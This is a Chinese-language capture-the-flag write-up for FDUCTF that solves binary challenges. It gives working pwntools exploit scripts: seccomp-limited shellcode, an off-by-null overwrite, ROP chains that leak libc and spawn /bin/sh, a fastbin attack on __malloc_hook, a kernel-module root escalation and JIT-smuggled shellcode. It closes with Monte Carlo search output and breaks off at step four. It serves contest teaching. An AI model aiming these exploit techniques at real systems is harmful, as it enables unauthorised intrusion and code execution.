FDUCTF Writeup

Binary

babyelf

> by wjp

这个题的目的是想让大家熟悉一下linux的binary格式elf.使用strings或者ida pro都很容易拿到flag。当然，也可以用文本编辑器直接看到。。

babygdb

> by wjp

这个题目考点是gdb调试, 源码如下。 只需要gdb运行到 `if(strcmp(flag, hash_result)==0)`, 下一个断点，然后看hash_result就可以了。也可以使用ltrace、strace等工具追踪一下程序流，找到strcmp的调用，也可以直接看到flag。

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

char * hash_result;

void hash(char * a){
  int len = strlen(a);
  for(int i=0; i<len; i++)
      hash_result[i] = (a[i]^0x38+0x66)&0xff;

  for(int i=0; i<len; i++)
      if(hash_result[i] > 0x39 || hash_result[i] < 0x30)
          hash_result[i] = 0x30 - (unsigned int)(hash_result[i]%10);
}

int main(int argc, char *argv[]){
    puts("It will be fast if you use GDB.");
    char flag[0x100];
    scanf("%100s", flag);
    hash_result = (char*) malloc(0x50);
    hash("Welcom to the world of CTF!");
    if(strcmp(flag, hash_result)==0){
        printf("flag is FDUCTF{%s}\n", flag);
        puts("You can really dance!");
    }else
        puts("yo~yo~yo~");
    return 0;
}
//FDUCTF{55435362562056350466586540 5}
```

babypwntools

> by wjp

一个简单的交互题，让大家熟悉一下pwntools工具，逻辑是交互多次，每次必须返回要求的字符串。脚本如下:

```
#! /usr/bin/python
# -*- coding: utf-8 -*-

```

```
from pwn import *
context.log_level="debug"

pwn_file="./babypwntools"
elf=ELF(pwn_file)

if len(sys.argv)==1:
    r=process(pwn_file)
    pid=r.pid
else:
    r=remote("pwn.sixstars.team", 11111)
    pid=0

def debug():
    log.debug("process pid: %d"%pid)
    pause()


a = [ "Welcome","to",
"paly","CTF","in","sixstars","and","Hack","for","fun"]

for i in range(30):
    r.recvuntil("Please input ")
    index = int(r.recv(3))
    r.sendline(a[index])

r.interactive()
```

shellcode-1000-bugs

> by wjp

使用seccomp，只保留了读写等系统调用

```
    BPF_STMT(BPF_LD | BPF_W | BPF_ABS, (offsetof (struct seccomp_data,
nr))),

    BPF_JUMP(BPF_JMP | BPF_JEQ, SYS_rt_sigreturn, 6, 0),
    BPF_JUMP(BPF_JMP | BPF_JEQ, SYS_read,         4, 0),
    BPF_JUMP(BPF_JMP | BPF_JEQ, SYS_write,        3, 0),
    BPF_JUMP(BPF_JMP | BPF_JEQ, SYS_exit,         2, 0),
    BPF_JUMP(BPF_JMP | BPF_JEQ, SYS_exit_group,   1, 0),

    BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_KILL),
    BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_ALLOW)
};

```

主要逻辑如下，只要让一个变量变成0，就可以给出flag。而这个变量是放在栈上的，而rsp地址也在栈上，所以很容易改变这个变量。改完之后ret即可继续执行，获取flag：

```
int bugs_of_zzj=1000;
   ban();
   void (*run_shellcode)() = shellcode;
   run_shellcode();
   if(bugs_of_zzj==0){
     puts("Good job!");
     fgets(buf, 0x100, fp);
     puts(buf);
   }
```

脚本如下:

```
#! /usr/bin/python
# -*- coding: utf-8 -*-

from pwn import *
context.log_level="debug"

pwn_file="./1000-bugs"
elf=ELF(pwn_file)

if len(sys.argv)==1:
    r=process(pwn_file)
    pid=r.pid
else:
    r=remote("pwn.sixstars.team", 11111)
    pid=0

def debug():
    log.debug("process pid: %d"%pid)
    pause()



shellcode="""
  mov QWORD PTR [rsp+16],0
  ret
"""

debug()
r.sendlineafter("plz:", asm(shellcode,arch="amd64"))


r.recv()
r.interactive()
```

shellcode-orw

> by wjp

这个题是一个很简单的shellcode(网上也很容易搜到脚本), 使用seccomp禁用了execve系统调用，但给定了flag位置，所以可以写汇编代码，读出flag

```

from pwn import *
r = remote("pwn.sixstars.team",27015)
```

```
4
5  shellcode = """
6    call here
7    .string "/home/pwn/flag"
8  here:
9    pop rdi
10   mov rax, 0x2
11   xor rsi, rsi
12   mov rdx, 0x4
13   syscall
14   mov rdi, 0x3
15   xor rax, rax
16   mov rsi, 0x601500
17   mov rdx, 0x100
18   syscall
19   mov rax,0x1
20   mov rsi, 0x601500
21   mov rdx,0x100
22   mov rdi,0x1
23   syscall
24 """
25
26 r.sendline(asm(shellcode,arch='amd64'))
27 r.interactive()
```

千王之王 2019

> By Albanis

观察程序可知，连续预测出50次随机数，程序就会打印flag。

经典的 off-by-null 漏洞：

- `read` 函数不会在数据的最后封0，为了保证字符串的完整性，有的封装函数会在末尾手动封0。
- `my_read` 无边界检查，从而导致当我们填满缓冲区时，会造成单字节0的溢出。

```
1  _BYTE *__fastcall my_read(_BYTE *ptr, int size)
2  {
3    _BYTE *result; // rax
4    char buf; // [rsp+1Bh] [rbp-5h]
5    int i; // [rsp+1Ch] [rbp-4h]
6
7    for ( i = 0; i < size; ++i )
8    {
9      read(0, &buf, 1uLL);
10     if ( buf == 10 )
11       break;
12     ptr[i] = buf;
13   }
14   result = &ptr[i];
15   *result = 0;                                  // off-by-null
16   return result;
17 }
```

- 观察主程序的栈帧可知，`seed` 就在 `buf` 的后面，因此前面的溢出刚好可以将 `seed` 置零。

```
1  int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
2  {
3    char buf; // [rsp+10h] [rbp-20h]
4    unsigned int seed; // [rsp+2Ch] [rbp-4h]
5
```

Exploitation

```python
from pwn import *
from ctypes import *
context.arch = 'amd64'
context.log_level = "debug"
context.terminal = ['tmux', 'split', '-h']

pwn_file = ("./gambler2019")
libc = cdll.LoadLibrary("/lib/x86_64-linux-gnu/libc-2.23.so")

if len(sys.argv) == 1:
    r = process(pwn_file)
else:
    r = remote("pwn.sixstars.team", 24001)

r.sendafter("name", 'a'*0x1c)
libc.srand(0)
for i in range(50):
    r.sendlineafter("(1~6)", str(libc.rand()%6 + 1))

r.interactive()
```

ZZJ 的笔记本

> By Albanis

经典的菜单题，增删改查。

1. 不严格的索引检查

```
int add()
{
  int v1; // [rsp+8h] [rbp-8h]
  int v2; // [rsp+Ch] [rbp-4h]

  printf("Input index: ");
  v1 = read_num();
  if ( v1 > 7 )                                 // 可以输负数
  {
    puts("Invalid index!");
    exit(1);
  }
  printf("Input size: ");
  v2 = read_num();
  if ( v2 > 256 )
    v2 = 256;
  size_list[v1] = v2;
  pool[v1] = (char *)malloc(v2);
  return puts("Success!");
}
```

因此我们可以 add 一个负数修改 pool 前面的 size_list，覆盖成一个指针，即一个很大的数。 例如，add(-4) 会修改 size_list[0]：

```
pwndbg> hexdump &size_list
+0000 0x6020c0  10 30 60 00  00 00 00 00  00 00 00 00  00 00 00 00  |.0`.|....|....|....|
+0010 0x6020d0  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |....|....|....|....|
```

2. 栈溢出

```
char *edit()
{
  char buf; // [rsp+0h] [rbp-110h]
  int v2; // [rsp+10Ch] [rbp-4h]

  printf("Input index: ");
  v2 = read_num();
  if ( v2 > 7 || !pool[v2] )
  {
    puts("Invalid index!");
    exit(1);
  }
  printf("Input content: ");
  read(0, &buf, size_list[v2]);                 // stackoverflow
  return strcpy(pool[v2], &buf);
}
```

因为我们将size_list修改成一个很大的数，因此，在`edit`函数中，我们可以读入过量的数据，从而造成栈溢出，可以用 ROP 做。

不会栈溢出的同学可以借鉴 [CTF-Wiki]栈溢出原理

Exploitation

```
from pwn import *
context.log_level = "DEBUG"

#r = process("./pwn")
r = remote("pwn.sixstars.team", 24002)
elf = ELF("./pwn")
libc = elf.libc

def add(idx, size):
    r.sendlineafter(">> ", '1')
    r.sendlineafter(": ", str(idx))
    r.sendlineafter(": ", str(size))

def edit(idx, data):
    r.sendlineafter(">> ", '2')
    r.sendlineafter(": ", str(idx))
    r.sendafter(": ", data)

def show(idx):
    r.sendlineafter(">> ", '3')
    r.sendlineafter(": ", str(idx))

add(0, 40)
add(-4, 40)    # change size_list[0]

pop_rdi = 0x0000000000400cb3     # 用 ROPGadget 找到的 gadget

# 第一条 ROP 链，泄露 libc
sh = '\x00'*0x118 + p64(pop_rdi) + p64(elf.got['puts']) +
p64(elf.plt['puts']) + p64(elf.sym['main'])
edit(0, sh)

a = u64(r.recv(6).ljust(8, '\x00')) - libc.sym['puts']
info("libc: " + hex(a))
```

```
libc.address = a

# 第二条 ROP 链，get shell
sh = '\x00'*0x118 + p64(pop_rdi) + p64(libc.search("/bin/sh").next()) +
p64(libc.sym['system'])
edit(0, sh)

r.interactive()
```

ZZJ 的日记本

> By Albanis

这道题和上一道如出一辙，第一个漏洞也是一样的。

唯一的区别在 edit 函数里，栈溢出变成了堆溢出：

```
ssize_t edit()
{
  int v1; // [rsp+Ch] [rbp-4h]

  printf("Input index: ");
  v1 = read_num();
  if ( v1 > 7 || !pool[v1] )
  {
    puts("Invalid index!");
    exit(1);
  }
  printf("Input content: ");
  return read(0, pool[v1], size_list[v1]);      // heapoverflow
}
```

堆溢出可以用 fastbin attack 来做。

不会堆溢出的同学可以借鉴 [CTF-Wiki]Fastbin Attack

Exploitation

```
from pwn import *
context.log_level = "DEBUG"

#r = process("./pwn")
r = remote("10.132.141.82", 30003)
elf = ELF("./pwn")
libc = ELF("./libc-2.23.so")

def add(idx, size):
    r.sendlineafter(">> ", '1')
    r.sendlineafter(": ", str(idx))
    r.sendlineafter(": ", str(size))

def edit(idx, data):
    r.sendlineafter(">> ", '2')
    r.sendlineafter(": ", str(idx))
    r.sendafter(": ", data)

def show(idx):
    r.sendlineafter(">> ", '3')
```

```
    r.sendlineafter(": ", str(idx))

def dele(idx):
    r.sendlineafter(">> ", '4')
    r.sendlineafter(": ", str(idx))

# 通过 unsorted bin 泄露 libc 地址
add(0, 0x100)
add(1, 0x20)
dele(0)
add(0, 0x100)
show(0)

a = u64(r.recv(6).ljust(8, '\x00')) - 0x3c4b78
info("libc: " + hex(a))
libc.address = a

add(2, 0x10)
add(3, 0x68)
add(-3, 0x10)    # change size_list[2]

dele(3)

# fastbin attack 修改 __malloc_hook
sh = '\x00'*0x18 + p64(0x71) + p64(libc.sym['__malloc_hook']-0x23)
edit(2, sh)

add(4, 0x68)
add(5, 0x68)
edit(5, '\x00'*0x13 + p64(a+0xf1147))
info(hex(a+0xf1147))

add(0, 0)    # trigger __malloc_hook

r.interactive()
```

ZZJ 的操作系统

> By Albanis

一道入门的 Kernel Pwn，需要知道有关内核态中模块的相关知识。

给了一些本地起环境的文件，实际上只需要逆向 baby.ko 就可以了。

主要是观察 `baby_write`，这个函数重定义了该模块的写入操作。经过简单的逆向，我们可以得知这是一个栅栏密码，密文是 `z_lnok_sh__zodgriw_eitjf`，步长是11，因此明文为 `zzj_is_king_of_the_world`。

如果我们写入的明文正确，就能够直接提权：

```
if ( (!v11 && !v12) == v11 )
{
  v16 = prepare_kernel_cred(0LL, v15);
  commit_creds(v16);
}
return v5;
```

Exploitation

SSH 连上远程机器，将 token 写入模块即可提权。

```
albanis@ubuntu → ~ ssh -p 24004 pwn@pwn.sixstars.team
pwn@pwn.sixstars.team's password:
X11 forwarding request failed on channel 0
/bin/bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
 _____ _____  _   _  _____ _____ _____
|  ___|  _ \| | | |/ ___|_   _|  ___|
| |_  | | | | | | | |     | | | |_
|  _| | |_| | |_| | |___  | | |  _|
|_|   |____/ \___/ \____| |_| |_|

Welcome to ZZJ's tiny system! But you're not root. Enjoy :)
~ $ echo "zzj_is_king_of_the_world" > /dev/baby
[    6.897799] Encrypted data: z_lnok_sh__zodgriw_eitjf
/home/pwn # id
uid=0(root) gid=0
/home/pwn # cat /flag
fductf{What_A_E45y_K3rn31_T45k_xD}
/home/pwn #
```

ZZJ 的计算器

> By Albanis

改编自 RITSEC CTF 2019 的 Jit_calc 题目。

一个简陋的计算器，只能作加法运算。每次我们输入指令时，程序会翻译成汇编写在程序段中。

程序限制我们只能写入的汇编：

- add rax, rbx
- add rbx, rax
- add rax, rax
- add rbx, rbx
- movabs rax, CONST
- movabs rbx, CONST
- ret

目的：使程序的执行代码能够执行我们的 shellcode

```
1 __int64 __fastcall callCode(__int64 (*a1)(void))
2 {
3   return a1();
4 }
```

漏洞: 糟糕的范围检测

```
1  void editCode(uint8_t * code) {
2      // Don't want to get too close!
3      uint8_t * upperLimit = code + MAX_SIZE - 15;
4      int offset = 0;
5
6      while (code + offset < upperLimit) { // disaster
7          if (line[0] == '1') {
8              //writeret();
9          } else if (line[0] == '2') {
10             //writeAdd();
11         } else if (line[0] == '3') {
```

```
            //writemov();
        }
    }
}
```

Exploration

- 先构造一条汇编链，溢出最大长度，再构造一条短2-byte的链。这样程序最后就会执行这两个byte的汇编。
- 可以用 `\xeb\x0b`，即 `jmp rip+0xd`
- 使用Mov指令，我们的shellcode可以分开藏在8个byte的实数中，其中前6个byte写code，最后2个byte写jmp
- 通过在汇编块之间跳转，实现shellcode的执行

```
from pwn import *
context.binary = "./calculator"

r = process("./calculator")
#r = remote("pwn.sixstars.team", 24006)

def change_index(idx):
    r.sendlineafter("code", '1')
    r.sendlineafter(")", str(idx))

def write_ret():
    r.sendlineafter("Value", '1')

def write_addition(choice):
    r.sendlineafter("Value", '2')
    r.sendlineafter("4: Add Register 2 to Register 2", str(choice))

def write_constant(choice, num):
    r.sendlineafter("Value", '3')
    r.sendlineafter("2", str(choice))
    r.sendlineafter("constant:", str(num))

change_index(1)
r.sendlineafter("code", '2')
write_addition(1)
write_constant(1, 0x9090900000000fe8)   # call
write_constant(1, 29400045130965551)    # /bin/sh
write_constant(1, 0x02eb9005c783485f)   # pop rdi; add rdi, 5;
write_constant(1, 0x02ebd23148f63148)   # xor rsi & rdx
write_constant(1, 0x0000050f003bb866)   # mov ax,0x3b; syscall
write_ret()

change_index(0)
r.sendlineafter("code", '2')
for i in range(328):
    write_addition(1)
write_constant(1,0x0bebffffffffffff)

r.sendlineafter("code", '2')
for i in range(324):
    write_addition(1)
write_constant(1, 1)
write_constant(1, 1)
```

```
44
45 r.sendlineafter("code", '4')
46
47 r.interactive()
```

带富翁

> By vege_chick


输入存在safety_check，仅允许输入数字，看上去挺安全的，实际上还是有漏洞 atoi函数返回值类型为long，而程序中承接返回值的变量类型为int，存在整数溢出，可以构造出负数 再利用游戏规则，踩到房子可以拿钱，即可获得flag 时间充裕，手动操作即可，懒得写脚本了 步骤如下： 1.输入9次2空过9回合 2.输入1，在11位置买3221225471个房子，再在11买3221225467个房子（加起来是这么多就行了，这里给出一种可能） 3.再输1次2，得到flag

ZZJ 的游戏环境

> By AutoRL


根据逆向, 可知一些基本参数.

- GoBoard类包含围棋规则的实现
- 棋盘宽=4
- 棋盘高=3
- 初始状态s_0, 包含预设的7个棋子.



- 目标状态hash.
- 输入步长为12, 使用_分割坐标. 坐标系如上图所示.

根据目标hash, 利用`ZobristHash`算法可以得到终止状态s_T



需要回答2个问题,

- 1 终止状态s_T如何求解?
- 2 如何获得从初始状态s_0到终止状态s_T的长度为12的最优解路径?
    - `双人零和博弈`意义下的最优解.

问题1 解答 棋盘大小为$3*4$, 所以有12个点. 每个点有3个状态, 黑, 白, 空. 随机数生成算法为`TT800`, 随机数的种子为`0xfdc7f`. 所以可以获得`ZobristHash`的$2*4*3$个64bit随机数(`黑或白 * 宽 * 高`), 此外空棋盘还有1个64bit随机数. // Debug直接获取随机数, 或逆程序后自己实现相关算法.

枚举3^{12}次, 即可将目标hash转换为终止状态s_T

问题2 解答 通过`Monte Carlo模拟` / `蒙特卡洛树搜索` / `AlphaBeta搜索` 都可以解决这个问题.

下面是`Monte Carlo模拟`求解的代码和程序输出. 每步模拟量为`20000`.

```
int MCTS::MCGenMove(Network *nn, uint64_t simulations, bool is_train)
{
    m_nn = nn;
    m_simulations = simulations;

    // 只此一手
    if (m_root->child && !m_root->child->next)
        return m_root->child->p;

    // 寻找合理节点
    auto child_list = vector<int>();
    auto child_value = vector<double>();
```

```
    auto child = m_root->child;
    auto child_count = 0;
    for (auto p: m_board.empty_point())
    {
        if ( m_board.is_legal(p) )
        {
            auto new_child = new UCTNode();
            new_child->p = p;
            if (child)
            {
                child->next = new_child;
                child = child->next;
            }
            else
            {
                child = new_child;
                m_root->child = child;
            }
            child_list.push_back(p);
            ++child_count;
        }
    }

    // PASS 节点
    if ( m_board.legal_pass() )
    {
        auto pass_child = new UCTNode();
        pass_child->p = GoBoard::PASS_MOVE;
        child_list.push_back(GoBoard::PASS_MOVE);
        ++child_count;

        if (child)
            child->next = pass_child;
        else
            m_root->child = pass_child;
    }

    // 设置初值
    child = m_root->child;
    while (child)
    {
        child->nn_policy = 1.0f / child_count;
        child->nn_board_value = vector<double>(m_board.get_width() *
m_board.get_height(), 0);
        child->value = 0;
        child->policy = child->nn_policy;
        child->board_value = child->nn_board_value;
        child = child->next;
    }

    if ( !m_root->evaluated )
    {
        m_root->evaluated = true;
        m_root->n = 0;
        m_root->value = 0;
        m_root->nn_board_value = vector<double>(m_board.get_width() *
m_board.get_height(), 0);
        m_root->board_value = m_root->nn_board_value;
```

```
    }

    // 进行搜索
    auto time_start = std::chrono::steady_clock::now();
    auto steps = uint64_t{0};
    auto value = 0.0f;
    for (uint64_t i = 1; i <= simulations; ++i)
    {
        GoBoard board = m_board;
        vector<double> board_value;

        // MC落子
        auto idx = GoRandom::Get().FastR31(child_count);
        board.move_at(child_list[idx]);
        ++steps;

        // MC随机落子
        while ( !board.game_over() )
        {
            auto ep_legal = vector<int>();
            for (auto ep: board.empty_point())
            {
                if ( board.is_legal(ep) )
                    ep_legal.push_back(ep);

                if ( board.legal_pass() )
                    ep_legal.push_back(GoBoard::PASS_MOVE);
            }

            auto rnd_idx = GoRandom::Get().FastR31(ep_legal.size());
            board.move_at(ep_legal[rnd_idx]);
            ++steps;
        }

        // MC统计
        board_value = board.score_bv();
        value = std::accumulate(begin(board_value), end(board_value),
0.0f);// 黑视角分数
        if ( !m_board.next_black() )
            value = -value;

        // 更新节点统计
        child = m_root->child;
        ++m_root->n;
        auto p = child_list[idx];
        while (child)
        {
            if (child->p == p)
            {
                child->evaluated = true;
                ++child->n;
                child->value = child->value + (value - child->value) / i;
                for (size_t k = 0; k < board_value.size(); ++k)
                    child->board_value[k] = child->board_value[k] +
(board_value[k] - child->board_value[k]) / i;// new = old + (new - old) /
n

```

```
                m_root->value = m_root->value + (-value - m_root->value) / i;
                for (size_t k = 0; k < board_value.size(); ++k)
                    m_root->board_value[k] = m_root->board_value[k] + (board_value[k] - m_root->board_value[k]) / i;// new = old + (new - old) / n

                break;
            }
            child = child->next;
        }
    }
    auto time_end = std::chrono::steady_clock::now();
    auto sec = std::chrono::duration_cast<std::chrono::duration<double>>(time_end - time_start).count();
    cout << "po/s: " << simulations / sec << endl;
    cout << "move/s: " << steps / sec << endl;

    // 选择最优子节点
    auto best_node = (UCTNode*)nullptr;
    auto best_value = -1000000.0;
    child = m_root->child;
    while (child)
    {
        if (child->value > best_value)
        {
            best_node = child;
            best_value = child->value;
        }
        child = child->next;
    }

    return best_node->p;
}
```

第1步:

```
po/s: 50520
move/s: 888376

gen move: (2,1)
nn_policy/nn_board_value
      0   1   2   3           0     1     2     3
  0   0   0   0   0 0   0 -1.00  0.00  1.00  1.00 0
  1 166 166 166 166 1   1  1.00  1.00  1.00  1.00 1
  2   0 166   0   0 2   2  1.00  1.00  1.00  1.00 2
      0   1   2   3           0     1     2     3
        166                      9.0
policy/board_value
      0   1   2   3           0     1     2     3
  0   0   0   0   0 0   0  0.77  0.76  0.86  0.01 0
  1   5  10 963  11 1   1  0.83  0.85 -0.88 -0.88 1
  2   0   4   0   0 2   2 -0.88 -0.84 -0.78 -0.80 2
      0   1   2   3           0     1     2     3
          4                     -1.0
q_value/lcb/tlcb
```

```
        0     1     2     3           0     1     2     3           0     1
    2     3
  0  -0.0  -0.0  -0.0  -0.0 0   0  -0.0  -0.0  -0.0  -0.0 0   0  -0.0  -0.0
 -0.0  -0.0 0
  1   1.5   0.3  -1.0   0.2 1   1   2.7   0.9  -1.0   1.1 1   1   2.7   0.9
 -1.0   1.1 1
  2  -0.0   2.1  -0.0  -0.0 2   2  -0.0   3.5  -0.0  -0.0 2   2  -0.0   3.5
 -0.0  -0.0 2
        0     1     2     3           0     1     2     3           0     1
    2     3
            2.4                             3.7                             3.7
board
    0 1 2 3
  0 O O X X 0
  1 . .(O). 1
  2 O . X X 2
    0 1 2 3
dead_count: 0 dead_black: 0 dead_white: 0
VT Komi: 0.000  PO: 20000
N(s)   : 20000  SR(s)   : 1.083   STD(s)   : 2.945   C(s)   : 2.014   TT_V:
1    MCTS_V: -0.975  WR_V: 0.000 LR_V: 0.000
N(s, a): 19279  SR(s, a): 2.029   STD(s, a): 2.723   C(s, a): 2.376   TT_Q:
0    MCTS_Q: -1.046  WR_Q: 0.000 LR_Q: 0.000
```

第2步

```
po/s: 50416
move/s: 932986

gen move: (1,1)
nn_policy/nn_board_value
      0   1   2   3           0     1     2     3
  0   0   0   0   0 0   0 -1.00 -1.00 -1.00 -1.00 0
  1 200 200   0 200 1   1 -1.00 -1.00 -1.00 -1.00 1
  2   0 200   0   0 2   2 -1.00 -1.00 -1.00 -1.00 2
      0   1   2   3           0     1     2     3
        200                   -12.0
policy/board_value
      0   1   2   3           0     1     2     3
  0   0   0   0   0 0   0  0.81  0.75  0.80 -0.06 0
  1   5 980   0   2 1   1  0.91  0.92 -0.94 -0.93 1
  2   0   7   0   0 2   2 -0.75 -0.79 -0.75 -0.83 2
      0   1   2   3           0     1     2     3
          3                      -0.9
q_value/lcb/tlcb
        0     1     2     3           0     1     2     3           0     1
    2     3
  0   0.0   0.0   0.0   0.0 0   0   0.0   0.0   0.0   0.0 0   0   0.0   0.0
  0.0   0.0 0
  1  -2.8  -0.8   0.0  -5.2 1   1  -3.8  -0.8   0.0  -6.3 1   1  -3.8  -0.8
  0.0  -6.3 1
  2   0.0  -2.3   0.0   0.0 2   2   0.0  -3.1   0.0   0.0 2   2   0.0  -3.1
  0.0   0.0 2
        0     1     2     3           0     1     2     3           0     1
    2     3
           -3.9                            -5.0                            -5.0
board
```

```
   0 1 2 3
 0 O O X X 0
 1 .(X)O . 1
 2 O . X X 2
   0 1 2 3
dead_count: 0 dead_black: 0 dead_white: 0
VT Komi: 0.000  PO: 20000
N(s)   : 39279  SR(s)   : 1.452   STD(s)   : 2.595   C(s)   : 2.023   TT_V: 0    MCTS_V: -0.868  WR_V: 0.000 LR_V: 0.000
N(s, a): 38507  SR(s, a): 2.965   STD(s, a): 2.414   C(s, a): 2.690   TT_Q: 1    MCTS_Q: -0.823  WR_Q: 0.000 LR_Q: 0.000
```

第3步

```
po/s: 45896
move/s: 981661

gen move: (3,1)
nn_policy/nn_board_value
     0   1   2   3          0     1     2     3
 0   0   0   0   0 0   0 -1.00 -1.00 -1.00 -1.00 0
 1 250   0   0 250 1   1 -1.00 -1.00 -1.00 -1.00 1
 2   0 250   0   0 2   2 -1.00 -1.00  0.00  1.00 2
     0   1   2   3          0     1     2     3
       250                    -9.0
policy/board_value
     0   1   2   3          0     1     2     3
 0   0   0   0   0 0   0  0.71  0.51  0.54 -0.20 0
 1   1   0   0 994 1   1  0.94  0.96 -0.95 -0.95 1
 2   0   1   0   0 2   2 -0.33 -0.53 -0.50 -0.72 2
     0   1   2   3          0     1     2     3
         1                   -0.5
q_value/lcb/tlcb
       0     1     2     3          0     1     2     3          0     1     2     3
 0  -0.0  -0.0  -0.0  -0.0 0   0  -0.0  -0.0  -0.0  -0.0 0   0  -0.0  -0.0  -0.0  -0.0 0
 1   5.3  -0.0  -0.0  -0.6 1   1   6.4  -0.0  -0.0  -0.5 1   1   6.4  -0.0  -0.0  -0.5 1
 2  -0.0   4.8  -0.0  -0.0 2   2  -0.0   6.0  -0.0  -0.0 2   2  -0.0   6.0  -0.0  -0.0 2
       0     1     2     3          0     1     2     3          0     1     2     3
           5.1                        6.1                        6.1
board
   0 1 2 3
 0 O O . . 0
 1 . X O(O)1
 2 O . X X 2
   0 1 2 3
dead_count: 2 dead_black: 2 dead_white: 0
VT Komi: 0.000  PO: 20000
N(s)   : 58507  SR(s)   : 0.239   STD(s)   : 2.194   C(s)   : 1.217   TT_V: 1    MCTS_V: -0.529  WR_V: 0.000 LR_V: 0.000
N(s, a): 58172  SR(s, a): 2.878   STD(s, a): 2.113   C(s, a): 2.495   TT_Q: -4   MCTS_Q: -0.561  WR_Q: 0.000 LR_Q: 0.000
```

第4步
